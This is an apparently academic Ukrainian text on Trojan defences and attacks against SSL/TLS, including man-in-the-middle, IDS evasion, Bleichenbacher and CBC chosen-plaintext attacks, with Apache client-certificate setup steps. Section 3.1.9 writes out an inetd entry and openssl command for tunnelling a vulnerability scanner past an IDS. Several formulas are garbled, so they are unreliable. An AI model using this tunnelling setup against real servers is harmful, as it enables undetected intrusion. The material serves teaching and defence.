Отже, в боротьбі з «Троянами» не можна покладатись на позначку про час останньої модифікації файлу і його розмір, оскільки зловмисник може їх досить легко підробити. Більш надійною в цьому відношенні є так звана контрольна сума файлу. Для її підрахунку елементи файлу підсумовуються, і число, яке отримано в результаті, оголошується його контрольної сумою. Однак і контрольну суму в загальному випадку виявляється не так вже й складно підробити. Тому для перевірки цілісності файлової системи комп'ютера використовується особливий різновид алгоритму обчислення контрольної суми, яка називається одностороннім хешем.

Функція хешування називається односторонньою, якщо завдання знаходження двох аргументів, для яких її значення збігаються, є важким для вирішування. Звідси виходить, що функція одностороннього хешування може бути застосована для того, щоб відслідковувати зміни, що вносяться до файлової системи комп'ютера, оскільки спроба зловмисника змінити будь-який файл так, щоб значення, отримане шляхом

одностороннього хешування цього файлу, залишилося незмінним, приречена на невдачу.

Однією з найбільш зручних в експлуатації і ефективних є утиліта TripWire [9]. Вона дозволяє виробляти односпрямоване хешування файлів за допомогою декількох алгоритмів, в тому числі - MD4, MD5, SHA. В алгоритмі хешування MD4 вихідна бітова послідовність доповнюється так, щоб її довжина в бітах плюс 64 без залишку ділилася на 512. Потім до неї приписується 64-бітове значення її початкової довжини.

Отримана таким чином нова послідовність обробляється блоками по 512 біт за допомогою спеціальної процедури. В результаті на виході MD4 виходить так звана "вичавка" вихідної послідовності, що має довжину 128 біт. Алгоритм хешування MD5 схожий на MD4 і за способом доповнення вихідної бітової послідовності, і за методом її обробки, і за розміром одержуваної «вичавки» (ті ж 128 біт). Однак кожен 512 бітовий блок піддається не трьом, як в MD4, а чотирьом циклам перетворень.

Для боротьби з «Троянами» в операційній системі Windows можна скористатися програмою eSafe Protect компанії Aladdin Knowledge System [10]. Функціонально eSafe Protect ділиться на три компоненти - антивірус, брандмауер і модуль захисту комп'ютерних ресурсів. Антивірус позбавляє комп'ютер від шкідливих програм. Персональний брандмауер контролює весь вхідний і вихідний трафік по протоколу TCP / IP. Для захисту ресурсів комп'ютера, на якому встановлений програмний продукт eSafe Protect, створюється спеціальна ізольована область - так звана «пісочниця».Всі автоматично завантажені з Internet Java-аплети і компоненти ActiveX спочатку поміщаються в «пісочницю», де вони знаходяться під наглядом eSafe Protect. Якщо потрапила в «пісочницю» програма, яка спробує виконати будь-яке недозволену дію, то вона буде негайно блокована. Протягом заданого інтервалу часу (від 1 до 30 днів) кожен додаток проходить «карантинну» перевірку в «пісочниці».

Для захисту операційної системи від імітаторів необхідно, щоб в ній виконувалися дві умови, які є необхідними:

1) Системний процес, який при вході користувача в систему отримує від нього відповідне реєстраційне ім'я і пароль, повинен мати свій власний робочий стіл, недоступний іншим процесам.

2) Перемикання на реєстраційне вікно робочого столу аутентифікації повинно відбуватися абсолютно непомітно для прикладних програм, які до того ж ніяк не можуть вплинути на це перемикання (наприклад, заборонити його).

На жаль, ці дві умови в жодній з ОС, за винятком Windows NT, не витримуються. Тому для підвищення їх захищеності від імітаторів можна порекомендувати скористатися адміністративними заходами. Наприклад, зобов'язати кожного користувача негайно

повідомляти системного адміністратора, коли вхід в систему виявляється неможливий з першого разу, не дивлячись на коректно задане ідентифікаційне ім'я та правильно набраний пароль.

Щодо фільтрів можна стверджувати наступне, якщо в ОС дозволяється перемикати клавіатурну розкладку під час введення пароля, то для цієї ОС можливе створення фільтра. Тому, щоб убезпечити її від фільтрів, необхідно забезпечити виконання наступних трьох умов:

1) під час введення пароля перемикання розкладок клавіатури забороняється;

2) конфігурувати ланцюжок програмних модулів, що беруть участь в роботі з паролем користувача, може тільки системний адміністратор;

3) доступ до файлів цих модулів має виключно системний адміністратор.

Дотримуватися цих правил в локалізованих для України версіях ОС принципово неможливо. Справа в тому, що засоби створення облікових записів, призначених для користувача, російською мовою є невід'ємною частиною таких систем. Тільки в англомовних версіях систем Windows NT і UNIX передбачені можливості, що дозволяють підтримувати рівень безпеки, при якому дотримуються всі три перераховані умови.

3.1.3 Атака розкриття шифрів

SSL залежить від декількох криптографічних технологій. Шифрування з відкритим ключем RSA використовується для пересилки ключів сесії і аутентифікації клієнта / сервера. До шифру сесії застосовуються різні криптографічні алгоритми. Якщо здійснено успішну атаку на ці алгоритми, SSL не може вже вважатися безпечним. Атаки проти певних комунікаційних сесій можуть проводитися шляхом запису сесії, і потім, витративши велику кількість комп'ютерного часу, робиться спроба підібрати ключ сесії або ключ RSA. У разі успіху відкривається можливість прочитати передану інформацію. Цей підхід легше, ніж спроба розкриття криптографії всіх можливих повідомлень. Зауважимо, що SSL намагається зробити ціну таких атак вище, ніж вигоди від успішної атаки, таким чином, роблячи її марною тратою часу і грошей.

3.1.4 Помилка в програмному продукті

SSL як такий, теоретично, може забезпечити практично повний захист будь-якого Інтернет з'єднання. Але, будь-яка річ у цьому світі не існує в порожнечі. Це означає, що для успішного функціонування SSL, крім нього самого, необхідні також і чисто програмні засоби, що втілюють технологію SSL в життя. Програми, так чи інакше використовують SSL протокол, як не дивно, є часом найбільш вразливим місцем цієї технології. Саме через помилки в цих програмах, можлива майже повна втрата, всіх, досягнутих після використання SSL щитів і заслонів [6]. До таких програмних інструментів, перш за все, відносяться активно використовувані нами Інтернет-браузери.

Одним з найбільш показових критеріїв рівня захисту, є розмір використовуваних ключів. Чим більше цей розмір, тим відповідно надійніше захист. Браузери в основному використовують три розміри: 40, 56 і 128 біт, відповідно. Причому, 40-а бітний варіант ключа недостатньо надійний. Таким чином, краще використовувати саме 128-ми бітові ключі. Стосовно до Internet Explorer від Microsoft, це означає завантаження додаткового пакета (security pack). В даний час браузери завжди забезпечуються виключно 128-ми бітної захистом. Для того щоб встановити, який саме розмір ключа використовується в вашому браузері, в Netscape Navigator вам досить відкрити підменю "Options / Security Preferences", а в Internet Explorer, підменю "Help / About".

Але розмір ключа, не буде відігравати вирішальної ролі, якщо в захисті браузера є внутрішній пролом. Повідомлення про відкриття таких проломів, в тих чи інших браузерах, з'являються з регулярними інтервалами. Але всі ці та їм подібні прорахунки, не йдуть ні в яке порівняння з тією загрозою, яку можуть представляти для користувача вчасно не відкликані сертифікати.

Справа в тому, що браузери зазвичай поставляються з таким собі, цілком певним набором дійсних сертифікатів, але автоматичного механізму перевірки цієї придатності по закінченню деякого часу - не існує. Таким чином, можливо, що дія, того чи іншого, використовуваного вашим браузером сертифіката, вже, давно скінчилося; міг закінчитися термін придатності, міг бути втрачений контроль над особистим ключем відповідним до сертифіката і та. ін. У будь-якому з цих випадків, сертифікат автоматично відкликається, і поміщається в спеціальний, так званий revocation list, або список непридатних сертифікатів, створений і оновлюваний тим чи іншим сертифікаційним співтовариством (CA). Відтепер, якщо не видалити такий сертифікат з вашого браузера, він як і раніше буде значитися як придатний, з усіма наслідками, що випливають звідси наслідками.

3.1.5 Організація атаки в Outlook

Швейцарські фахівці з комп'ютерної безпеки виявили новий спосіб злому криптографічного протоколу SSL, який широко використовується для захисту даних в Інтернеті. Крім іншого, з його допомогою часто шифруються конфіденційні дані при покупках в електронних магазинах, а також під час передачі і прийому електронної пошти.

Саме реалізація SSL при спілкуванні комп'ютера з поштовим сервером і містить уразливість. Якщо поштовий клієнт часто (наприклад, кожні п'ять хвилин), звертається до сервера за новими листами, він відправляє туди одні й ті ж дані: зашифроване ім'я користувача, пароль і т.д. Хакеру досить один раз перехопити ці дані в зашифрованому вигляді, а потім почати направляти передбачувані варіанти пароля на сервер.

Швидше за все, вгадати пароль з першого разу не вийде, і сервер видасть повідомлення про помилку, також зашифроване за допомогою SSL. Порівнюючи повідомлення про помилки, можна досить швидко відновити пароль [6].

При практичній реалізації злому використовували програму Outlook Express, яка зверталася до поштового сервера за протоколом IMAP кожні п'ять хвилин. Крім злому поштових скриньок, описаний метод ні на що не годиться. Перехоплювати обмін даними між поштовим сервером і клієнтом досить непросто, так що навряд чи ця вразливість в SSL буде експлуатуватися широко. Проте, в деяких випадках корисно пам'ятати про потенційну небезпеку злому. Схема даної атаки показана на рис.3.2.




Рисунок 3.2 − Алгоритм атаки на Outlook Express

3.1.6 Атака відгуку

Атака відгуку досить проста. Зловмисник записує комунікаційну сесію між клієнтом і сервером. Пізніше, він встановлює з'єднання з сервером і відтворює записані повідомлення клієнта. SSL відбиває цю атаку, за допомогою спеціального коду "nonce" (ідентифікатор з'єднання), який є унікальним.

Теоретично зловмисник не може передбачити цей код заздалегідь, так як він ґрунтується на наборі випадкових подій, непідвладних зловмисникові і, отже, він не може реагувати адекватно на запити сервера.

Зловмисник з великими ресурсами може записати велику кількість сесій між клієнтом і сервером і спробувати підібрати "правильну" сесію, ґрунтуючись на надісланому сервером коді nonce, посилає в повідомленні SERVER-HELLO. Однак коди nonce SSL мають, принаймні, довжину 128 біт, таким чином, зловмисник буде змушений записати приблизно 264 коди nonce, при цьому він отримає ймовірність вгадування лише 50%. Це число досить велике, щоб зробити такого роду атаки безглуздими (рис. 3.3).




Рисунок 3.3− Алгоритм атаки відгуку

3.1.7 Атака «посередника»

Атака «посередника» (man-in-the-middle) передбачає участь в комунікаційній сесії трьох суб'єктів: клієнта, сервера і посередника-зловмисника, що знаходиться між ними. Такий стан дозволяє зловмисникові перехоплювати всі повідомлення, які прямують у обох

напрямках, і при бажанні підміняти їх.

«Посередник» видає себе сервером для клієнта і клієнтом для сервера. Промоделюємо дану атаку. Для реалізації має такі вхідні дані:

клієнт, сервер і зловмисник знаходяться в одній мережі;

– є програми-шкідники (Snifer, Nmap (Win), WinNuke, Smurf);

– обмін ключами ведеться по мережі;

Етапи виконання атаки (рис. 3.4):

– слухаємо весь трафік, що йде по мережі (користуємося Sniffer), щоб перехопити секрети і handshake;

– встановлюємо IP-адреси машин, що беруть участь в SSL-діалозі;

– визначаємо тип ОС (користуємося Nmap);

Далі можна по-різному продовжити атаку: або вивести з ладу клієнтську машину і видавати себе за клієнта-учасника SSL-діалогу; або просто посилати свої SSL-блоки, видаючи їх клієнтськими. - міняємо свій Mac-адресу та IP-адреса (10.168.1.1).




Рисунок 3.4 – Атака «посередника»

Щоб запобігти даній атаці потрібно використовувати сертифікати сервера. Під час діалогу про встановлення безпечного з'єднання з сервером необхідно надати сертифікат, який підписаний сертифікаційним центром. У цьому сертифікаті розміщується загальнодоступний ключ сервера, його ім'я і ім'я емітента сертифікату. Клієнт верифікує підпис сертифіката, а потім перевіряє ім'я емітента. Якщо посередник надає підроблений сертифікат, то він не пройде перевірку підпису, так як зловмисник не може знати секретного ключа сервера. Оскільки зловмисник не може згенерувати довірений сертифікат, ця атака легко виявляється (в браузері буде з'являтися повідомлення про помилку). Але сертифікат не завжди забезпечує потрібний захист, атака «посередника» на сертифікати описана в Додатку Б.

Налаштування Apache на використання клієнтських сертифікатів

Крім SSL Web-сервера існує більш захищений метод аутентифікації користувачів: клієнтські SSL сертифікати, або «особисті» сертифікати для кожного користувача. Отже, використання сертифікатів більш безпечний метод, ніж стандартні парольні рішення, тому що зловмиснику у випадку з сертифікатом знадобиться отримати обидві частини для аутентифікації - приватний ключ, узгоджений з призначеним для користувача сертифікатом і парольний фразу. Більш того, на відміну від стандартного пароля, парольна фраза сертифіката не передається по мережі, а використовується тільки на локальній машині для розшифровки приватного ключа. Застосування сертифіката дасть можливість уникнути атаки «людина посередині». Але існує сучасне програмне забезпечення, яке компрометує сертифікати (Додаток Б).

Здійснити цей метод аутентифікації не надто складно. Адміністратору потрібно виконати всього кілька простих кроків, на відміну від більш популярного методу Базової Аутентифікації (Basic Authentication).

Для налаштування Apache на підтримку аутентифікації клієнтів за сертифікатами X.509v3, нам знадобитися виконати чотири кроки:

1) задіємо аутентифікацію клієнтів

Додаємо наступні директиви в httpd.conf:

SSLVerifyClient require

SSLVerifyDepth 1;

2) встановимо сертифікат CA в директорію Apache:

install -m 644 -o root -g sys ca.crt /usr/local/apache2/conf/ssl.crt/;

3) призначимо значення директиві SSLCACertificateFile (в httpd.conf), рівне шляху CA сертифіката, який ми тільки що встановили:

SSLCACertificateFile /usr/local/apache2/conf/ssl.crt/ca.crt;

4) тепер перезавантажити Apache:

/ Usr / local / apache2 / bin / apachectl stop

/ Usr / local / apache2 / bin / apachectl startssl.

Тепер доступ до Web-сервера через SSL буде дозволено тільки тим браузерам, у яких встановлено клієнтській сертифікат, що підписано нашим місцевім CA. Набравши URL сайту в браузері. Після встановлення SSL з'єднання MS Internet Explorer запросить нас обрати клієнтській сертифікат, який ми б хотіли використовувати.

Створення клієнтських сертифікатів

Зазвичай створення особистого клієнтського сертифіката дуже схоже на створення сертифіката Web-сервера. Потрібно виконати наступні кроки, використовуючи OpenSSL, щоб отримати клієнтський сертифікат. Варто відзначити, що рекомендується автоматизувати і спростити всі кроки, які виконуються користувачем, щоб максимально зменшити ймовірність введення невірних значень. Після цього можна використовувати Java Applets. Існує альтернатива цим методам - виділений хост може бути також використаний для створення клієнтських сертифікатів. Таким чином, користувачі будуть змушені кожен підійти до сервера і ввести парольну фразу для шифрування їх власного приватного ключа. Незважаючи на те, що це не дуже зручно, це найбезпечніший метод, тому що особистість користувача буде однозначно перевірена, а приватний ключ може бути переданий користувачеві не через мережу.

Дії, які необхідно виконати для створення сертифіката клієнта:

– створюємо призначену для користувача пару приватний / загальнодоступний ключ разом із запитом на сертифікат. openssl req;

– користувач надсилає запит на сертифікат (request.pem) до місцевого CA для підпису;

– завдання місцевого CA - перевірити чи правильно користувач заповнив поля в запиті на сертифікат;

– після верифікації запит на сертифікат (request.pem) слід скопіювати в директорію $ SSLDIR / requests на місцевому хості CA, за допомогою портативного пристрою, наприклад USB флешки;

– місцевий CA повинен підписати сертифікат наступним чином. Ці команди потрібно виконати на хості CA:

1) openssl ca \
2) config $SSLDIR/openssl.cnf \
3) policy policy_anything \
4) extensions ssl_client \
5) out $SSLDIR/requests/signed.pem \
6) infiles $SSLDIR/requests/request.pem;

– місцевий CA надішле користувачеві підписаний сертифікат (signed.pem);

– після отримання підписаного сертифікату користувачеві необхідно зберегти приватний ключ разом із сертифікатом у форматі PKCS # 12;

– щойно створений файл client.p12 слід захистити парольною фразою, важкою для

підбору. Всі інші файли (включаючи незашифрований приватний ключ, підписаний сертифікат і запит на сертифікат) слід видалити, використовуючи утиліту wipe: wipe client.key signed.pem request.pem;

– клієнтський сертифікат, разом з приватним ключем повинен бути встановлений в Web-браузер користувача.

Тепер сертифікат можна знайти в "Personal" (Особистою) вкладці при перегляді сертифіката (в меню in MS Internet Explorer -> вкладка "Content" (Вміст) -> "Certificates" (рис. 3.5).

Даний розділ можна використовувати для лабораторних робіт з курсу «Захисту інформації в комп'ютерних мережах», при проходженні теми «протокол SSL».

Рисунок 3.5– Приклад клієнтського сертифікату

3.1.8 Приклад атаки на IDS

Користуючись різними програмними засобами, зловмисники витягують з переданих даних конфіденційну інформацію. Для виявлення вторгнень протокол SSL є єдиною суттєвою перешкодою. У більшості систем SSL для збору даних про мережну діяльності використовуються засоби аналізу пакетів. Якщо дані, що передаються зашифровані, то їх аналіз і перевірку на "благонадійність" виконати вже неможливо. Все IDS, робота яких заснована на аналізі мережних пакетів, "не помічають" атаки на базі SSL.

Щоб проілюструвати "можливості" IDS з виявлення атак, заснованих на використанні протоколу SSL, розглянемо приклад такої атаки на вузол під керуванням Windows, на якому встановлено також Web-сервер IIS 4.0. В рамках прикладу розглядається наступна мережна конфігурація:сервер IIS прослуховує порти 80 и 443 вузла 192.168.7.203;

система виявлення вторгнень Snort запущена на вузлі webspy, прослуховувати той же мережевий сегмент, в якому знаходиться і вузол 192.168.7.203;

– зловмисник # 1 розташовується на вузлі 10.0.0.1;
– зловмисник # 2 розташовується на вузлі 10.0.0.2.

Проти вузла 192.168.7.203 було ініційовано чотири атаки: дві атаки MDAC RDS з вузла 10.0.0.1 і дві атаки Unicode cmd.exe з вузла 10.0.0.2. Треба сказати, що один з хакерів на відміну від другого не користувався SSL - протоколом. Якщо переглянути всі записи журналу сервера IIS вузла 192.168.7.203 після хакерських атак, можна побачити, що всі Get-запити були зареєстровані. Але при цьому в журналах системи Snort, запущеної на системі webspy, міститься тільки два записи (збереглися тільки ті запити, які здійснювалися без використання SSL). У підсумку, дві атаки через безпечний протокол залишилися поза увагою IDS (Рисунок 3.6).




Рисунок 3.6 − Атака на IDS

3.1.9 Тунелювання атак за допомогою протоколу SSL

Для реалізації HTTP-атак з використанням протоколу SSL можна без проблем скористатися браузером. Для цього достатньо вказати в адресі URL префікс https, а не http. Далі браузер сам подбає про узгодження параметрів SSL-сеансу і шифрування даних. Однак, якщо для реалізації атаки зловмиснику потрібно скористатися сценарієм або утилітою, в яких відсутня вбудована підтримка протоколу SSL, доведеться вдатися до SSL-тунелювання. Цей метод має на увазі використання спеціальної програми, яка прослуховує порт 80 і під час вступу на нього стандартних HTTP-запитів передає їх через зашифроване SSL- з'єднання вказаною вузлу.В рамках такої схеми передані дані будуть автоматично шифруватися і передаватися цільовій системі. Побудувати SSL-тунель на базі пакету OpenSSL зовсім нескладно, особливо в системі Unix, в якій використовується демон inetd. Розглянемо приклад, коли зловмисник знаходиться на вузлі 10.0.0.1, а цільової Web-сервер встановлений на вузлі 192.168.7.203 і прослуховує порт 443. Припустимо, що зловмисник

хоче запустити на Web-сервері таку програму пошуку помилок, як Whisker. Для реалізації задуманого плану зловмисник створює SSL-тунель на іншій системі, 10.0.0.2. При цьому в файл /etc/inetd.conf на вузлі 10.0.0.2 він додає наступний запис: www. stream tcp nowait root / usr / sbin / tcpd /tmp/sslconnect.sh.Така зміна конфігурації призведе до того, що домен inetd буде передавати сценарієм /tmp/sslconnect.sh весь TCP-трафік, що приходить на порт 80. У файлі /tmp/sslconnect.sh міститься приблизно такий код: # / bin / sh openssl s_client - no_tls1 - quiet -connect 192.168.7.203:443 2 / dev / null. Оскільки сценарій /tmp/sslconnect.sh запускається доменом inetd, всі дані, які подають на TCP-порт 80, сприймаються утилітою openssl як дані, що надходять з стандартного вхідного потоку. IP-адреса 192.168.7.203 цільового сервера жорстко задана в самому сценарії. Один такий SSL-тунель одночасно можна використовувати для взаємодії тільки з однією системою. Параметри -no_tls1 -quiet призначені для придушення виведення на екран заголовків SSL і обходу попереджень SSL-аутентифікації, що генеруються при використанні непідписаних сертифікатів вузлів. Всі повертаються утилітою opensll дані відсилаються назад через яке TCP-з'єднання домена inetd, оскільки сценарій передає всі дані в стандартний вихідний потік. Тепер в якості цільового сервера утиліти Whisker зламник може задати вузол 10.0.0,2 і порт 80, а не вузол 192.168.7.203.При цьому шифрування і передача даних на вузол 192.168.7.203, а також передача відповідей за адресою 10.0.0.1 будуть забезпечуватися SSL-тунелем. Більш вдалий і надійний SSL-тунель можна організувати з використанням утиліти stunnel (її виконувану версію для системи Windows, розроблену на базі бібліотек OpenSSL, можна знайти за адресою [8])

3.1.10 Схема високорівневої атаки

Виділяючи мінімальні аспекти SSL, потрібно розуміти атаки на високому рівні. SSL протокол починається з handshaking етапу, протягом якого домовляються про версії протоколу, алгоритми шифрування і стиснення, виконується аутентифікація, використовується механізм «відкритих ключів». Загальні секрети, які включають симетричні ключі і IV для кожного з'єднання, можуть потім використовуватися для симетрично-ключового шифрування і аутентифікації повідомлення. Стандарт SSL включає симетрично-ключове шифрування, використовуючи при цьому або блокові, або потокові шифри. Більшість реалізації використовують блокові шифри. Довжина блоків в різних алгоритмах має різне значення, наприклад DES використовує 64 бітові блоки.

Припустимо, що S - ключ, X - блок, - повідомлення, яке шифрується за допомогою

SSL, при цьому отримуємо деякий IV, яке позначимо, обчислимо таким чином:

$$Ci = Fsk(Pi \oplus Ci = 1) \quad (3.1)$$

В результаті зашифрований текст представляється як: $C^0,\ldots, C_l$, якщо отримувач вже знає C^0, тоді він не може бути передано. Щоб декодувати, отримувач розраховує P_i for i=1 to l наступним чином:

$$P_i = Fsk=1\ (Ci) \oplus Ci=1 \quad (3.2)$$

На практиці для безпеки вибирається новий IV для кожного повідомлення, яке закодовано.

Припустимо, що зловмисник, який може встановити відкритий текст атаки, як-то хоче перевірити величину будь-якого блоку відкритого тексту. З вище сказаного зловмисник, який спостерігав зашифрований текст $C_0 \ldots C_l$, хоче визначити, що блок незалежного відкритого тексту Pj дорівнює деякому рядку P *. Відзначимо, що зловмисник знає IV, який буде використаний при кодуванні наступного повідомлення. Розглянемо тепер, що відбувається, якщо зловмисник змушує відправника кодувати повідомлення, яке має початковий блок рівний:. Перший блок зашифрованого тексту обчислюється як:

$$C_1' = F_{sk}(P_1' \oplus C_l) = F_{sk}(C_{j-1} \oplus C_l \oplus P^* \oplus C_l) = F_{sk}(P^* \oplus C_{j-1}) \quad (3.3)$$

Покажемо також, що $C_j = F_{sk}(P_j \oplus C_{j-1})$. З цього виходить, що якщо $P_j = P^*$, то: $C_1' = C_j$. На цьому етапі зловмисник повинен перевірити здогадку P^* для значення кожного блоку відкритого тексту P_j. На практиці, виконуючи вищевказану атаку деякий час, при цьому зловмисник знає, що P_j - одна з двох можливих величин,то через деякий час він може вирахувати фактичне значення P_j.Аналогічно, якщо нападник знає, що P_j - це одне з N можливих значень, тоді, повторюючи атаку в середньому N/2часу, зловмисник може вирахувати фактичне значення P_j. Крім вже порушеного поняття безпеки, здійснене на увазі, що дана атака може бути використана для визначення величини короткого пароля [12].

Вимоги атаки. У випадку спроби відновити пароль користувача або PIN, коротко

виділимо вимоги до вищеописаної атаки, щоб домогтися успіху:

– зловмисник повинен дізнатися, який відкритого тексту j буде містити бажану інформацію (зловмисник знає формат передачі HTTPS);

– зловмисник повинен знати C_{j-1} (проте, поки зашифрований текст слід по середовищі Internet, це здійснити не складно);

– зловмисник повинен знати C_{j+1}, який використовується для наступного повідомлення (цю інформацію зловмисник повинен отримати від останнього блоку зашифрованого тексту попереднього повідомлення);

– зловмисник повинен включити обраний блок відкритого тексту в перший блок наступного повідомлення, яке потрібно передати (це найбільш важлива частина атаки).

Реалізація даної атаки можлива (рис.3.7), якщо зловмисник зможе переконати одержувача використовувати отриманий вбудований блок (plug-in), як правильний. Щоб бути впевненим, що одержувач переконаний в цілісності повідомлення, можна встановити своє програмне забезпечення, типу "Snifer".




Рисунок 3.7 − Алгоритм високорівневої атаки

Тому що Snifer не спостерігається в «Меню процесів» і в «Меню підключень», це робить наш метод більш адекватним при застосуванні даної атаки. Дані Web-сторінки (HTML - формат), в яких знаходиться інформація про версії SSL, можуть відображатися за допомогою browser. Деякі дані передаються, як зображення (image-files). Щоб

використовувати своє програмне забезпечення, зловмиснику потрібно його завантажити на машину, що атакується. В результаті впровадження свого програмного продукту, зловмисник зможе спостерігати за натисканням клавіш на машині, що атакується.

3.1.11 Атака що заснована на реалізації RSA

Розглянемо атаку, яка заснована на реалізації RSA в протоколах SSL / TLS. Ці протоколи включають PKCS (v.1.5) для кодування RSA - секретної величини, яка є єдиною, секретної величиною, використаної для отримання всіх конкретних сеансових ключів. Отже, зловмисник, при відновленні premaster-секрету, зможе декодувати весь захоплений сеанс SSL / TLS. Включення номера версії PKCS у відкритому тексті, але при використанні SSL / TLS створюється канал, який дозволяє інтерпретувати шифрування RSA.

Зловмисник отримує можливість підписувати повідомлення від імені сервера. На практиці, в результаті тестів, було доведено, що 2/3 обраних протоколи SSL / TLS виявилися вразливими. У цій роботі буде розглянуто метод атаки на PKCS (v.1.5), який називається атака Bleichenbacher's. Введемо поняття "оракула поганої версії" (BVO).

Ця атака дозволяє нам обчислювати величину x = yd mod N для будь-якого даного цілого значення y, де d - це невідома величина, N - модуль RSA. Ця атака заснована на тому, що зловмисник для кожного зашифрованого тексту повідомляє відповідний відкритий текст RSA P = Cd mod N. BVO, введений в попередній частині, може бути використаний з повною упевненістю. Використовуючи цю атаку для SSL / TLS, ми можемо реалізувати цю атаку для розкриття premaster-секрет протягом довільного захопленого сеансу або підроблення атрибутів сервера. У даній роботі ми зосередимо свою увагу на розкритті premaster-секрет.

Основна ідея в застосуванні Bleichenbacher-атаки, з деякими змінами, полягає в специфічні властивості S-PKCS і BVO.

Покажемо як перетворює Bleichenbacher вихідний алгоритм RSA для BVO з метою збільшення ефективності. PKCS відповідність відкритого тексту задовольняє наступну систему нерівностей:

$$E \le P \le F, \tag{3.4}$$

де E=2B, F=3B-1, B=256k-2.Межі E, F широко застосовані в цілому алгоритмі інверсії RSA. Якщо SSL / TLS протоколи мають справу тільки з S-PKCS відповідниками

відкритого тексту, то BVO поліпшується. Отже, можна записати кордону як:

$$E' \le P \le F', \tag{3.5}$$

де E' отримано включенням мінімуму заповнення, значення F' вираховується фіксованою позицією нульового розподільника в відкритому тексті P:

E' = 2B + 1 *256 k-3 + 1 *256 k-4 + ... + 1 *256 49 = 2B + 256 49 (256 k-5 - 1)/255 and F' = 2B + 255*(256 k-3 + 256 k-4 + ... +256 49) + 0 + 255*(256 47 + 256 46 + ... + 256 0) =3B – 255*256 48 – 1 .

Значення E' и F' підставляють в вихідний алгоритм для збільшення ефективності атаки.

При цьому зловмисник повинен знати очікувану величину номера версії, яка перевіряється BVO. Отже, при атаці на зашифрований текст C0, BVO (C0) = 0, щоб дізнатися premaster-секрет, зловмисник точно знає два байта P0, k-47 і P0, k-46 S-PKCS - відповідності відкритого тексту P0 = C0 d mod N, він також знає, що P0, k-48 = 0. Ці значення використовуються при обчисленні меж інтервалу <a, b> [12].

3.1.12 Атаки на протокол TLS за методом зниження версії

В зв’язку з тим TLS містить істотні поліпшення в порівнянні з SSL версії 2.0, атакуючі можуть спробувати створювати TLS-сумісних клієнтів і серверів, щоб повернутися до версії 2.0. Ця атака може статися, якщо два TLS-сумісних партнера використовують діалог в SSL 2.0 [5,7].

